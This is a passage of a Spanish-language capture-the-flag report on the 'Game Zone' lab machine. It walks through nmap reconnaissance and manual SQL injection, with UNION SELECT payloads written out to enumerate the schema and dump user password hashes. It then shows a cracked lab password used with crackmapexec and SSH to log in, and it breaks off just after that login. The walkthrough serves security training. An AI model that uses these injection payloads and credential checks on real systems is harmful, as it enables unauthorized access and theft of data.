



Informe de análisis de vulnerabilidades, explotación y resultados del reto Game Zone.

Fecha Emisión

Fecha Revisión

Versión

Código de documento

Nivel de Confidencialidad

14/05/2024

14/05/2024

1.0

DVG-HM-GameZone

RESTRINGIDO



Informe de análisis de vulnerabilidades,  
explotación y resultados del reto GameZone.

N.- DVG-HM-GameZone

**Fecha de creación:**  
**14.05.2024**

Generado por:

**Daniel Vázquez Granillo.**

Magister en Seguridad Informática.

## Índice

1.	Reconocimiento	3
2.	Análisis de vulnerabilidades/debilidades	4
3.	Explotación	4
	Automatizado	4
	Manual	5
4.	Escalación de privilegios	14
5.	Banderas	5
6.	Herramientas usadas	6
7.	Conclusiones y Recomendaciones	6
8.	EXTRA Opcional	6

## 1. Reconocimiento


Máquina objetivo:

Room progress (0%)

### Target Machine Information

Title	Target IP Address	Expires			
Game Zone	10.10.22.98	1h 47min 16s	?	Add 1 hour	Terminate

Task 1 ☐ Deploy the vulnerable machine

 [Start Machine](#)

This room will cover SQLi (exploiting this vulnerability manually and via SQLMap), cracking a users hashed password, using SSH tunnels to reveal a hidden service and using a metasploit payload to gain root privileges.

Puertos abiertos:

```
(honestudent@kali) - [~/Documents/6.Game-Zone]
$ sudo ./nmapOpenPorts.sh
#####
##          ScanningTools          ##
##          by DanielCyberSec       ##
##          nmapOpenPorts v2        ##
#####
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 10.10.22.98
1) Escaneo puertos abiertos, servicios y versiones (lento pero sigiloso)
2) Escaneo puertos abiertos, servicios y versiones (rápido pero ruidoso)
3) Escaneo puertos abiertos (lento pero sigiloso)
4) Escaneo puertos abiertos (rápido pero ruidoso)
5) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
6) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación de archivo XML (rápido y ruidoso)
7) Salir
Seleccione una opción: 4
Escaneando puertos abiertos rápido pero ruidoso...
22,80
```

Servicios y Vulnerabilidades de los puertos abiertos:

```
(honestudent@kali) - [~/Documents/6.Game-Zone]
$ sudo ./nmapOpenPorts.sh
#####
##          ScanningTools          ##
##          by DanielCyberSec       ##
##          nmapOpenPorts v2        ##
#####
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ..... [ OK ]
Digita la IP objetivo: 10.10.22.98
1) Escaneo puertos abiertos, servicios y versiones (lento pero sigiloso)
2) Escaneo puertos abiertos, servicios y versiones (rápido pero ruidoso)
3) Escaneo puertos abiertos (lento pero sigiloso)
4) Escaneo puertos abiertos (rápido pero ruidoso)
5) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
6) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación de archivo XML (rápido y ruidoso)
7) Salir
Seleccione una opción: 6
Escaneo de vulnerabilidades en puertos abiertos + generación archivo XML...
Digita los puertos abiertos ej. 100,200,300 (puedes copiarlos de la salida de la opción 3 o 4):
22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-09 13:32 EDT
Nmap scan report for 10.10.22.98
Host is up (0.15s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| vulners:

```

Transformamos el archivo generado a html para una visualización a alto nivel:

```
(hmstudent@kali)-[~/Documents/6.Game-Zone]
$ xsltproc openPorts.xml -o openPorts.html

(hmstudent@kali)-[~/Documents/6.Game-Zone]
$ ll
total 244
-rwxr-xr-x 1 hmstudent hmstudent 994 May 9 13:22 dispositivosEnRed.sh
-rw-r--r-- 1 hmstudent hmstudent 72 May 9 13:59 GameZone.txt
-rw-r--r-- 1 hmstudent hmstudent 77958 May 9 13:55 header_image.png
-rwxr-xr-x 1 hmstudent hmstudent 482 May 9 13:22 miIdRed+CIDR.sh
-rwxr-xr-x 1 hmstudent hmstudent 130 May 9 13:22 miIP.sh
-rwxr-xr-x 1 hmstudent hmstudent 3222 May 9 13:22 nmapOpenPorts.sh
-rw-r--r-- 1 hmstudent hmstudent 41953 May 9 14:03 openPorts.html
-rw-r--r-- 1 root root 94399 May 9 13:38 openPorts.xml
-rwxr-xr-x 1 hmstudent hmstudent 767 May 9 13:22 ttl.sh
```

Resultado:

Nmap Scan Report - Scanned at Thu May 9 13:32:43 2024

Scan Summary | 10.10.22.98

Scan Summary

Nmap 7.93 was initiated at Thu May 9 13:32:43 2024 with these arguments:  
nmap -p22,80 -sV --script vuln -T4 -A -O -oX openPorts.xml 10.10.22.98  
Verbosity: 0; Debug level 0  
Nmap done at Thu May 9 13:38:19 2024; 1 IP address (1 host up) scanned in 336.72 seconds

10.10.22.98

Address

10.10.22.98 (IPv4)

Ports


Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
22/tcp	open	ssh	syn-ack	OpenSSH	7.2p2 Ubuntu 4ubuntu2.7	Ubuntu Linux; protocol 2.0
vulners						
cpe:/a:openbsd:openssh:7.2p2:						
			PRION: CVE-2016-8858	7.8	https://vulners.com/prion/PRION: CVE-2016-8858	
			PRION: CVE-2016-6515	7.8	https://vulners.com/prion/PRION: CVE-2016-6515	
			PACKETSTORM: 140070	7.8	https://vulners.com/packetstorm/PACKETSTORM: 140070	*EXPLOIT*
			EXPLOITPACK: SBCA798C6BA71FAE29334297EC086A09	7.8	https://vulners.com/exploitpack/EXPLOITPACK: SBCA798C6BA71FAE29334297EC086A09	*EXPLOIT*
			EDB-ID: 40888	7.8	https://vulners.com/exploitdb/EDB-ID: 40888	*EXPLOIT*
			CVE-2016-8858	7.8	https://vulners.com/cve/CVE-2016-8858	
			CVE-2016-6515	7.8	https://vulners.com/cve/CVE-2016-6515	
			1337DAY-ID-26494	7.8	https://vulners.com/zdt/1337DAY-ID-26494	*EXPLOIT*
			SSV: 92579	7.5	https://vulners.com/seebug/SSV: 92579	*EXPLOIT*
			PRION: CVE-2023-35784	7.5	https://vulners.com/prion/PRION: CVE-2023-35784	
			PRION: CVE-2016-10009	7.5	https://vulners.com/prion/PRION: CVE-2016-10009	
			PACKETSTORM: 173661	7.5	https://vulners.com/packetstorm/PACKETSTORM: 173661	*EXPLOIT*
			CVE-2023-35784	7.5	https://vulners.com/cve/CVE-2023-35784	
			CVE-2016-10009	7.5	https://vulners.com/cve/CVE-2016-10009	
			CVE-2012-1577	7.5	https://vulners.com/cve/CVE-2012-1577	
			1337DAY-ID-26576	7.5	https://vulners.com/zdt/1337DAY-ID-26576	*EXPLOIT*
			SSV: 92582	7.2	https://vulners.com/seebug/SSV: 92582	*EXPLOIT*
			PRION: CVE-2016-10012	7.2	https://vulners.com/prion/PRION: CVE-2016-10012	
			PRION: CVE-2016-8332	7.2	https://vulners.com/prion/PRION: CVE-2016-8332	

En resumen:


IP	10.10.22.98
Sistema Operativo	Linux Ubuntu
Puertos/Servicios	22 ssh OpenSSH 7.2p2 80 http Apache httpd 2.4.18

## 2. Análisis de vulnerabilidades/debilidades


Puerto 80, por defecto sabemos que aloja un servicio web y no es necesario especificar el puerto.



A continuación, inspeccionamos la página en busca de información:




Abrimos la imagen encontrada para obtener más detalle:



El nombre de la imagen anterior es header\_image.png, el cual no nos dice de quien se trata el

retrato de la imagen, por ello, buscamos en google image, más información al respecto del retrato:




Google nos dice que se trata del agente 47, por lo tanto, lo documentamos.


```
(hmstudent@kali)-[~/Documents/6.Game-Zone]
$ echo "agente 47" >> GameZone.txt

(hmstudent@kali)-[~/Documents/6.Game-Zone]
$ cat GameZone.txt
10.11.86.243 localIP
10.10.22.98 GameZoneIP
Open Ports: 22,80
agente 47
```

Lo siguiente a probar dentro del sitio web que aloja el puerto 80, es comprobar si es vulnerable a sqlinjection, por lo tanto, probamos lo siguiente:




Logramos acceder mediante SQLijection, ahora en la página desplegada podemos comprobar lo mismo:



Una vez comprobado que la nueva página "Game Zone Portal" es vulnerable a SQLinjection, podemos ejecutar comando SQL para descubrir nombre de BD, esquemas, tablas, usuarios, etc.

Prueba 1: Conocer el número de columnas de la tabla:




Dado que no existe una 4ta columna, concluimos que solo hay 3 columnas.

Prueba 2: Conocer qué tipo de información almacena cada columna, es decir, si son números o textos.


Caso 1: ' UNION SELECT 'a', NULL, NULL#

Nos permite identificar si la columna 1 acepta/maneja textos:



Caso 2: ' UNION SELECT NULL, 'a', NULL#

Nos permite identificar si la columna 2 acepta/maneja textos:




En este caso, la columna 2 si acepta/maneja datos en texto.

Caso 3: ' UNION SELECT NULL, NULL, 'a'#




Nos permite identificar si la columna 3 acepta/maneja textos:




Prueba 3: Conocer hostname y version, mediante el siguiente comando:

`' UNION SELECT NULL, @@HOSTNAME, @@VERSION#`



Prueba 4: Conocer el user y la database que contiene la información desplegada:


`' UNION SELECT NULL, user(), database()#`



De esta manera descubrimos que el usuario root está corriendo la base de datos.


Prueba 5: Conocer los esquemas dentro de la BD:

`' UNION SELECT NULL,NULL,SCHEMA_NAME FROM information_schema.SCHEMATA#`



Prueba 6: Conocer las tablas dentro del esquema db:

`' UNION SELECT NULL,TABLE_NAME,COLUMN_NAME FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='db'#`




Ahora que descubrimos que la BD posee una tabla users, la siguiente prueba será conocer el contenido de esta tabla.




Prueba 7: conocer los registros de la tabla users:

' UNION SELECT 1, username, pwd FROM users#



Por lo tanto, el user 1, es agent47 y su password está cifrada. Para ello, buscamos en hashes.com si la contraseña ya se ha encontrado:



En efecto, la contraseña del agent47 es videogamer124

### 3. Explotación

#### Automatizado

##### Puerto 22 ssh

Una vez hallada el par de credenciales en el analisis de vulnerabilidades del sitio web, podemos encontrar con crackmapexec si las credenciales funcionan para el puerto 22:

```
(hmstudent@kali)-[~/Documents/6.Game-Zone]
$ crackmapexec ssh 10.10.98.254 -u "agent47" -p "videogamer124"
SSH 10.10.98.254 22 10.10.98.254 [*] SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.7
SSH 10.10.98.254 22 10.10.98.254 [+] agent47:videogamer124

(hmstudent@kali)-[~/Documents/6.Game-Zone]
$
```

Funcionan las credenciales mediante conectividad ssh.

Comprobamos:

```
(hmstudent@kali)-[~/Documents/6.Game-Zone]
$ ssh agent47@10.10.98.254
The authenticity of host '10.10.98.254 (10.10.98.254)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.98.254' (ED25519) to the list of known hosts.
agent47@10.10.98.254's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ whoami
agent47
agent47@gamezone:~$
```

Logramos obtener acceso con el usuario agent47.


Una vez dentro podemos revisar algunos archivos de interés como los archivos de configuración de php del sitio:

```
agent47@gamezone:/dev/shm$ cd /var/www/
